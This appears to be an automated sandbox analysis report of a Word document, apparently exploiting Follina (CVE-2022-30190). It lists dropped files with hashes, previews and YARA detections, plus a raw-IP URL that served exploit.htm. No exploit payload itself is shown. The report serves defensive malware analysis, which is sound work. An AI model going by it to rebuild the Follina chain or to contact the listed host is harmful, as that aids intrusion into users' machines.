SHA-512:	9551D4B280ACB264C26397D61F86D9FF8D5FCC49FBFC6C5D88C4874FCB178D1E1C60E93F191313B06A2C0D12C0340A9CAA85FF88202B2252A6B4E0E0343137 D
Malicious:	false
Preview:	...N.V._.beuHrs.1.2.._R.5..[.g.T.N ..s.^.y...g.e._R.;eeu..5..[.N....sQ..O\&^*jkbCS.Q+..v.l.QLe..*Y.SHa+..b.Q._.h+.S_.gd.Q..!..e.Y&^:Nfk..5.. Tw.5.%..0.S..MR.g.O.k...N,....N*Nfk.\.W,g../f}v.g..FO/f.N.e0R.N-N.g...W,g.Nz..z.4l..(W.T.s.k0R7..~.e.P.b.]Ha&^.N.~uQ..=\._GS.T.s.k...*N5..[.NAS.~MR/f*NNW...NAS. ~.T^.8^:_.....TD..n.N.Y.v.\}v.~Kb.0../...5..[.N....sQ..+.sQ..O\+.O..^ .sQ..&^.{b_5.+.I.9..P.{..sQ..O\&^nc4l.eeh+.R..]uQ..O..^&^.Z..a..N+..~vQrlS.....NWYsQ.Y.v..... .....:...D...r...v.....*.....4...6..... .....gd.V6.....$.....-D..M.....`...a$.gd.V6.....-D..M.....`...gd.V6.....-D..M

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{D2AA093F-09B9-4C47-B6FB-795EB3F5FD54}.tmp

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28E A4
Malicious:	false
Preview:	.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{F2C76BF2-4CF4-4700-BD79-0D7D3DAFB172}.tmp

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	3:X:X
MD5:	32649384730B2D61C9E79D46DE589115
SHA1:	053D8D6CEEBA9453C97D0EE5374DB863E6F77AD4
SHA-256:	E545D395BB3FD971F91BF9A2B6722831DF704EFAE6C1AA9DA0989ED0970B77BB
SHA-512:	A4944ADFCB670ECD1A320FF126E7DBC7FC8CC4D5E73696D43C404E1C9BB5F228CF8A6EC1E9B1820709AD6D4D28093B7020B1B2578FDBC764287F86F888C07 9C
Malicious:	false

Preview:	..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\exploit[1].htm

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	5982
Entropy (8bit):	4.758638141931997
Encrypted:	false
SSDEEP:	96:t/iGBF2nPW5mDtWID8qImz1I8vHWYMLJS2lpyffnbTc7Oi/EAEwC8EA5KiSe+0gN:tJ5mDtWIDu0GTl9EHbTcKeZEwC8EaKiG
MD5:	7F4B47B5BE4DF743220DDA8F5595909A
SHA1:	5B7E7EEA20DE3F9C89D7FF3CF21E256D0EE00E54
SHA-256:	2CDD875B905065D9E35E323EB56F8F5B1DCA141BE94DA35F79DAF833D88728A7
SHA-512:	E09214CCA66CDA3B0A0120985B19B029C7DA40A560DB9D0E8C80EE2F0988E655A5C452F8A1553BD5A86918EC2C92FBE622AFDA82302277C18CA839DC4321A6CB
Malicious:	**true**
Yara Hits:	• Rule: EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\exploit[1].htm, Author: Tobias Michalski, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\exploit[1].htm, Author: Joe Security • Rule: EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\exploit[1].htm, Author: Tobias Michalski, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\exploit[1].htm, Author: Joe Security
Preview:	<!doctype html>..<html lang="en">..<head>..<title>..Good thing we disabled macros..</title>..</head>..<body>..<p>..Lorem ipsum dolor sit amet, consectetur adipiscing elit. Quisque pellentesque egestas nulla in dignissim. Nam id mauris lorem. Nunc suscipit id magna id mollis. Pellentesque suscipit orci neque, at ornare sapien bibendum eu. Vestibulum malesuada nec sem quis finibus. Nam quis ligula et dui faucibus faucibus. In quis bibendum tortor.....Curabitur rutrum leo tortor, venenatis fermentum ex porttitor vitae. Proin eu imperdiet lorem, ac aliquet risus. Aenean eu sapien pharetra, imperdiet ipsum ut, semper diam. Nulla facilisi. Sed euismod tortor tortor, non eleifend nunc fermentum sit amet. Integer ligula ligula, congue at scelerisque sit amet, porttitor quis felis. Maecenas nec justo varius, semper turpis ut, gravida lorem. Proin arcu ligula, venenatis aliquam tristique ut, pretium quis velit.....Phasellus tristique orci enim, at accumsan velit interdum et. Aenean nec tristique

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\exploit[1].htm

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	downloaded
Size (bytes):	5982
Entropy (8bit):	4.758638141931997
Encrypted:	false
SSDEEP:	96:t/iGBF2nPW5mDtWID8qImz1I8vHWYMLJS2lpyffnbTc7Oi/EAEwC8EA5KiSe+0gN:tJ5mDtWIDu0GTl9EHbTcKeZEwC8EaKiG
MD5:	7F4B47B5BE4DF743220DDA8F5595909A
SHA1:	5B7E7EEA20DE3F9C89D7FF3CF21E256D0EE00E54
SHA-256:	2CDD875B905065D9E35E323EB56F8F5B1DCA141BE94DA35F79DAF833D88728A7
SHA-512:	E09214CCA66CDA3B0A0120985B19B029C7DA40A560DB9D0E8C80EE2F0988E655A5C452F8A1553BD5A86918EC2C92FBE622AFDA82302277C18CA839DC4321A6CB
Malicious:	false
IE Cache URL:	http://117.48.146.246:8008/exploit.htm
Preview:	<!doctype html>..<html lang="en">..<head>..<title>..Good thing we disabled macros..</title>..</head>..<body>..<p>..Lorem ipsum dolor sit amet, consectetur adipiscing elit. Quisque pellentesque egestas nulla in dignissim. Nam id mauris lorem. Nunc suscipit id magna id mollis. Pellentesque suscipit orci neque, at ornare sapien bibendum eu. Vestibulum malesuada nec sem quis finibus. Nam quis ligula et dui faucibus faucibus. In quis bibendum tortor.....Curabitur rutrum leo tortor, venenatis fermentum ex porttitor vitae. Proin eu imperdiet lorem, ac aliquet risus. Aenean eu sapien pharetra, imperdiet ipsum ut, semper diam. Nulla facilisi. Sed euismod tortor tortor, non eleifend nunc fermentum sit amet. Integer ligula ligula, congue at scelerisque sit amet, porttitor quis felis. Maecenas nec justo varius, semper turpis ut, gravida lorem. Proin arcu ligula, venenatis aliquam tristique ut, pretium quis velit.....Phasellus tristique orci enim, at accumsan velit interdum et. Aenean nec tristique

C:\Users\user\AppData\Local\Temp\RES6C14.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x4ae, 9 symbols
Category:	dropped
Size (bytes):	1364
Entropy (8bit):	4.110353394700647
Encrypted:	false
SSDEEP:	24:HfC9A++f8Dw+WDfHrfhKp0NOYfII+ycuZhNMakSIPNnq9Wd:vx8Dps1KA/g1ulMa3wq9m
MD5:	C8D9D55DBBB680FE24E48E6115EE76C6
SHA1:	ACAE2986AAAFEBE79797A4314BB794DC93780536
SHA-256:	DC1AD8A2D8B97F88A250D903E1A912EF75FC7C0DB7CE524AAA097E431E7F9A7F
SHA-512:	84A4977429C1228AD9C980C98DB4E23E1F402176C1ED1657199C3A627A9EE72623917A3225A7FF25E1953B2B850C6C02E8E02E8793A994CC0858E64963C21851

Malicious:	false
Preview:	L....k.b.....debug$S.....p.....@..B.rsrc$01.....X.....T.....@..@.rsrc$02.....P...^.....@..@.....T....c:\Users\user\AppData\Local\Temp\q1lqs4gq\CSCC9E4AB822F7C4A9C9D2938CDBE8BABC6.TMP.....]?..P...6!.@t.Y.....4.....C:\Users\user\AppData\Local\Temp\RES6C14.tmp.-.<.....'...Microsoft (R) CVTRES...=..cwd.C:\Windows\TEMP\SDIAG_dd1f1f1a-d45a-4beb-a625-d8b138881117.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...q.1.l.q.s.4.g.q...d.l.l.....(.....L.e.g.a.l.C.o.p.

C:\Users\user\AppData\Local\Temp\RESBA29.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x4ae, 9 symbols
Category:	dropped
Size (bytes):	1364
Entropy (8bit):	4.096169135205749
Encrypted:	false
SSDEEP:	24:HxC9AWZfdCnTVWDfH1hKp0NOYfII+ycuZhN/akSRPNnq9Wd:dWBbDKA/g1ul/a3jq9m
MD5:	6719BCAA4B9E8D9F2EB4BD7AFB0B0A5E
SHA1:	595067E0A84B458DE1C478AC5E842F84E65EED71
SHA-256:	7ABC713FBA29D1ED0DEFEB8CFB3C8CC306FE75AB9F3355392385BF5C693DC2EC
SHA-512:	182830E052AD6313D15F708EA6F6FA3C3CDF770116B4A943DF170B3E2C267D148FE8DCCBF38F05F0B3934A31BC7A3F39F165D9E94D361A0574BF92AA8CDE3E8
Malicious:	false
Preview:	L...qk.b.....debug$S.....p.....@..B.rsrc$01.....X.....T.....@..@.rsrc$02.....P...^.....@..@.....S....c:\Users\user\AppData\Local\Temp\wxccc1jj\CSC53AA8B1A30F84583A884CFB153C6F39.TMP.....f.....p.n...$.....4.....C:\Users\user\AppData\Local\Temp\RESBA29.tmp.-.<.....'...Microsoft (R) CVTRES...=..cwd.C:\Windows\TEMP\SDIAG_dd1f1f1a-d45a-4beb-a625-d8b138881117.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...w.x.c.c.c.1.j.j...d.l.l.....(.....L.e.g.a.l.C.o.p.

C:\Users\user\AppData\Local\Temp\RESE188.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x4ae, 9 symbols
Category:	dropped
Size (bytes):	1364
Entropy (8bit):	4.090820129526299
Encrypted:	false
SSDEEP:	24:HDC9A++fghjfDfH7hKp0NOYfII+ycuZhN+KeakS3K/PNnq9Wd:jxg1lKA/g1ul+Kea33Kdq9m
MD5:	77CC37D13EB5CD6F53F430DE8766F7E0
SHA1:	5DABC7420DB7C13E55E29FC50383FB1CF944F285
SHA-256:	96B34A4B59112F9F534C47FCA8F8B64E767FBBC1D2026CCF92D719777A2C9C4E
SHA-512:	4C79A054E6197791A1D2BF6A14DD85263DBB242FDD015C8CDF7A6F91730A3FF057B73DE9AC6114DB0C2E194A21FD87B5B5CBEF1A0ED7F202D4EF1E3B26B1E2AD
Malicious:	false
Preview:	L...{k.b.....debug$S.....p.....@..B.rsrc$01.....X.....T.....@..@.rsrc$02.....P...^.....@..@.....T....c:\Users\user\AppData\Local\Temp\gie0zkoe\CSC6E91F038F5FB428487DA67C522375FDA.TMP.....A..w%...lm.mb.`D.....4.....C:\Users\user\AppData\Local\Temp\RESE188.tmp.-.<.....'...Microsoft (R) CVTRES...=..cwd.C:\Windows\TEMP\SDIAG_dd1f1f1a-d45a-4beb-a625-d8b138881117.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...g.i.e.0.z.k.o.e...d.l.l.....(.....L.e.g.a.l.C.o.p.

C:\Users\user\AppData\Local\Temp\gie0zkoe\CSC6E91F038F5FB428487DA67C522375FDA.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.0756600366767826
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5grykKeak7Ynqq3K/PN5Dlq5J:+RI+ycuZhN+KeakS3K/PNnqX
MD5:	4195B17725E5C10B6C6D1A6D62B36044
SHA1:	D83E571EAEB455A824AD39A910208114413FB77A
SHA-256:	286508301D810E921EFA9319532A73451C538332106868E1E5A80463BA3FDB6E
SHA-512:	38CC278B6842E55DD802F4728E56DD05EFA74F4C093AB9D2C3BAC2A0A7D1355488598B56A2E5691C46B57CCBD04B0A77504A5950A9C12F132BEE15F3D4FCDC
Malicious:	false

Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...g.i.e.0.z.k.o.e...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...g.i.e.0.z.k.o.e...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\gie0zkoe\gie0zkoe.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	3.0727975017926195
Encrypted:	false
SSDEEP:	48:6mpqb927GslPbDRjyJ0psk1ul+Kea33Kdq:oc7G4snUKeK3K
MD5:	602E8350B8EDC05791CAE09C66CA093C
SHA1:	8F8D70ACEE1F5E0FEDCEBA0934072E63C36663C4
SHA-256:	FFAA1CD8C88808F0F081579E2DD56E609CBC9EA8DC9E03D3D81F6C56B062B9AD
SHA-512:	EACE2C66BB31B59E64FE7C0BBF07FF25191C10C7178B734B118EC5215F66BCEFF0E7D2E2B995DBF356A1F429D7E45D1AC6417A890F65662BDAA4D1A5CF4543B6
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...zk.b.....!.....%... ...@..... ..@.....$..K....@.....`..... ..... ..H.....text...4.... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....%.....H..... ..4.....0..6..... ....s.....o....(.....,..o....r...pr...po....*~....*F.r...pr...po....*..(....*BSJB.. .....v4.0.30319.....l.....#~.....#Strings.....#US.....#GUID.....t...#Blob.....W=.....%3.....2.+...N.B..... .....0.....W.....+.....Q.9..... \.....P .....j..... ..

C:\Users\user\AppData\Local\Temp\q1lqs4gq\CSCC9E4AB822F7C4A9C9D2938CDBE8BABC6.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.0969685449010393
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gry5Qak7Ynqq6VPN5Dlq5J:+RI+ycuZhNMakSIPNnqX
MD5:	E35D3F0A9250EEC2103621984074A759
SHA1:	E41EE63121459A026EA18699AE675BBA8255BD93
SHA-256:	59436565FEBA920D9ABE2DBA7D12F8ECE2BC2C62E193B28ACFD736C62316DCFD
SHA-512:	3F163A504E659EDF6B22257984B9C1F0CE8BCCDF24690850B5F9DA2CAD5CCA24AD6AD08B554661A41B7FA833D9C3F64CE91B3D0854A256E3F8354947FDCA5953
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...q.1.l.q.s.4.g.q...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...q.1.l.q.s.4.g.q...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\q1lqs4gq\q1lqs4gq.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	9728
Entropy (8bit):	4.799602303362307
Encrypted:	false
SSDEEP:	96:4RKqedmYoNKvUTCSH3gR8H8FgwSHwB/kwZYPaSJ365OGpieMjQZaKRnIj6K:3ElNK8TCSfHyP/kwZ+vKOxQZvn6
MD5:	73D9CDBD8974BA72010581B765E5AB3F
SHA1:	E0FF32E7EB3521CC4937DC1B9FA03DAFFD4355CF
SHA-256:	513DA29923B5CB025978602DA711E0972E0A6CD248CA02558FB668C06658B595
SHA-512:	D5C2C34A4809161CCBAB7729E1F0DFBB8C39FD76B1F70F8CC563C1A3F83DD496261717FA758A54F7BF507E4F657EAA8F38847546D1686010C5147D8EAF09CFBA
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....k.b.....!.....^<... ...@..... ..@.....<..K....@.....`..... ..... ..H.....text...d.... ..... ..`.rsrc.....@..... .....@..@.rel oc.....`.....$.....@..B.....@<.....H.....$..4.....0..%..... ....s.....r...p.(....,..o....*~....*....0..l..... ....s.....(....,..o....*~....*....0..... .....(....s.....o.....o....*....0..@..... ....s..... ....s.....(....s.....o....o....&..o....o....&.*.0.....,.. .+....o.....+).o.....t....~....(....,..t.....(....&.o...-....u.....,...o.....o.....+*..o.. ....t....~....(....,..t.....(....&..o...-.....u.....,...o.....*

C:\Users\user\AppData\Local\Temp\wxccc1jj\CSC53AA8B1A30F84583A884CFB153C6F39.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1206635980156068
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryIOak7YnqqZPPN5Dlq5J:+RI+ycuZhN/akSRPNnqX
MD5:	D30866B591879BB370FA6EE9050D24A3
SHA1:	8CC490B80F1C8B7E5CB315A0D5FBE3E6E6A86005
SHA-256:	69525FE777847267CA859BB09225E5ECD7AF446D51E7CB80C14B54E4D3B2ED54
SHA-512:	43C1115568062E9FEE5000FCFDFDFA645CE9836095E14F0796F2897CBEB25C43579BCD4D4134461337AC02413E210DF778740BD344F45C7DDCEE6029750BC8F
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...w.x.c.c.c.1.j.j...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...w.x.c.c.c.1.j.j...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\wxccc1jj\wxccc1jj.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	5120
Entropy (8bit):	3.7878876010610885
Encrypted:	false
SSDEEP:	48:6coPhmKraYZkH8KTibUy7kwjj0JeC+CFSlwYvqc1ul/a3jq:KDaAkHHo9k81CuvGtK
MD5:	7F10CD98AF9D420951C206531C3D3308
SHA1:	EC8D46F34781A3A1D4E59259BE05BE1CA3F7A636
SHA-256:	4075E964978D83C5C065AA2CA46E36AA60CCFF27475A67B39E18EA508E4D495A
SHA-512:	1F2F65AE495E520A8BB14D3643CF32AAFFA70B43F9352AB28BF22ADEDB0E6EA732BBA4A676B3CACD238A4FCAE81F11EC70A97F16665C1E434B235F9362105B 76
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...pk.b.....!.....>*... ...@..... ....@.....)..S....@.....`..... ..... ..H.....text...D.... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B..... *.....H..... "..... ..(....*J.#(....r...p(....*..(....*2~.....(....*....0..... ....s..... ....s.....r;..p.....(.....s .....5....."....5.....3+E...../...(.-...2.3+1...:3...+)....3...+....+...+...+...+...,...+...+.....r;..p...o..... ...o.....+Y.....r=..p..o.....1.r=..p..o.....+(r...p..o.....(.....r...p(.... .....X.....i2.....(.....o.....o....-.r...p....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\ZDhoKQk8G6.LNK

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Tue Mar 8 08:43:08 2022, mtime=Wed Jun 15 04:17:04 2022, atime=Wed Jun 15 04:16:49 2022, length=449949, window=hide
Category:	dropped
Size (bytes):	1060
Entropy (8bit):	4.744913561964986
Encrypted:	false
SSDEEP:	12:8g09jULNduCH2TA0TiiuA05+WLf7Za3jEjAJ/DtM8aDmTazND/EVEQ44t2Y+xIBx:8yzCAUx07GUAJbtM8l/DF7aB6m
MD5:	D97E4BA223928F5A3BF675FC62096094
SHA1:	00CEE7C8F1760B6F4400FEF5842919932E5A8BBB
SHA-256:	61282B64753F5B0A1D57BD29ABBCCC777F4EEF825EDF1A001B17762B8DD36F4B
SHA-512:	056F0C07D06882EAB667CC4757DD7E442EC62200A3AAB859D0E29377DA0C574D95FEB9816888D2B83B1A35DA617FE3786784DBD034C0BA998CA7FFA6DC969E C6
Malicious:	false
Preview:	L.....F.... ....o...2...c.&w....]..w.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...T.*.....:.....;..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....P.1.....hTfM..user.<.....N...T.*....#J.....,_...j.o.n.e.s.....~.1.....hTiM..Desktop.h.....N...T.*.....Y.....>.....d.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.- 2.1.7.6.9.....l.2.....T.* .ZDHOKQ~1.DOC..P.....hTeM.T.*.....V.....&oz.Z.D.h.o.K.Q.k.8.G.6...d.o.c.x.....U.....-.....T.....>.S.....C:\Users\user\Desktop\ ZDhoKQk8G6.docx..&.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.Z.D.h.o.K.Q.k.8.G.6...d.o.c.x.....:.,.LB.)...As...`.....X.....035347.....!a..%.H.VZAj....($.....!a..%.H.VZAj.... ($.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators

Category:	dropped
Size (bytes):	72
Entropy (8bit):	4.824535814767059
Encrypted:	false
SSDEEP:	3:bDuMJlntd+pruYVomxW0hNxd+pruYVov:bCstMj7xMjy
MD5:	0B27580E2EF503551637D1B2B325B07C
SHA1:	B861428A3D29FD19167867B18E7C5A6B1C052F9B
SHA-256:	85D83675D7ADE632A4EE881D9F2C48C3B5AC1A4698800DB416BBACA7346FB2EB
SHA-512:	D8AF0CA7BE5345689B8ED4D26D64079E98EB75507FC41735464A85E449B70E8432B21F2ED0224A0B92F9B3616BFAF4C05AF7B0AA14ED23A810FA7EBF9F11E104
Malicious:	false
Preview:	[folders]..Templates.LNK=0..ZDhoKQk8G6.LNK=0..[misc]..ZDhoKQk8G6.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.814049962780034
Encrypted:	false
SSDEEP:	3:Rl/ZdbLlEvtl/H1lpteHSkflW3vWJ7J7xn:RtZZLoH1UHSJ+7xn
MD5:	D21331624B28782A6535E72C37FA6C82
SHA1:	65D9C7937EFD3CBD01A2BB3A33D80BF3BCCB5AC1
SHA-256:	A86254712600ADD2E5F301D6E5430915FBE6431ED48F451869F2AA0D800C616B
SHA-512:	27A89A085BCD6B2A8B3AE30523AADE85D903138D7A5EE0D54175E6E3BA3610436319AE4A41AD981D07CDEFFBC32A8DA4305FFD951BD36B63202C07394F834463
Malicious:	false
Preview:	.pratesh.....p.r.a.t.e.s.h.....0.T.....0.T....x..w`..wP..w.....0.T.....{...{...{.

C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	Little-endian UTF-16 Unicode text, with CR line terminators
Category:	dropped
Size (bytes):	20
Entropy (8bit):	2.8954618442383215
Encrypted:	false
SSDEEP:	3:QVNliGn:Q9rn
MD5:	C4F79900719F08A6F11287E3C7991493
SHA1:	754325A769BE6ECCC664002CD8F6BDB0D0B8CA4D
SHA-256:	625CA96CCA65A363CC76429804FF47520B103D2044BA559B11EB02AB7B4D79A8
SHA-512:	0F3C498BC7680B4C9167F790CC0BE6C889354AF703ABF0547F87B78FEB0BAA9F5220691DF511192B36AD9F3F69E547E6D382833E6BC25CDB4CD2191920970C5
Malicious:	false
Preview:	..p.r.a.t.e.s.h.....

C:\Users\user\Desktop\~$hoKQk8G6.docx

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.814049962780034
Encrypted:	false
SSDEEP:	3:Rl/ZdbLlEvtl/H1lpteHSkflW3vWJ7J7xn:RtZZLoH1UHSJ+7xn
MD5:	D21331624B28782A6535E72C37FA6C82
SHA1:	65D9C7937EFD3CBD01A2BB3A33D80BF3BCCB5AC1
SHA-256:	A86254712600ADD2E5F301D6E5430915FBE6431ED48F451869F2AA0D800C616B
SHA-512:	27A89A085BCD6B2A8B3AE30523AADE85D903138D7A5EE0D54175E6E3BA3610436319AE4A41AD981D07CDEFFBC32A8DA4305FFD951BD36B63202C07394F834463
Malicious:	false
Preview:	.pratesh.....p.r.a.t.e.s.h.....0.T.....0.T....x..w`..wP..w.....0.T.....{...{...{.

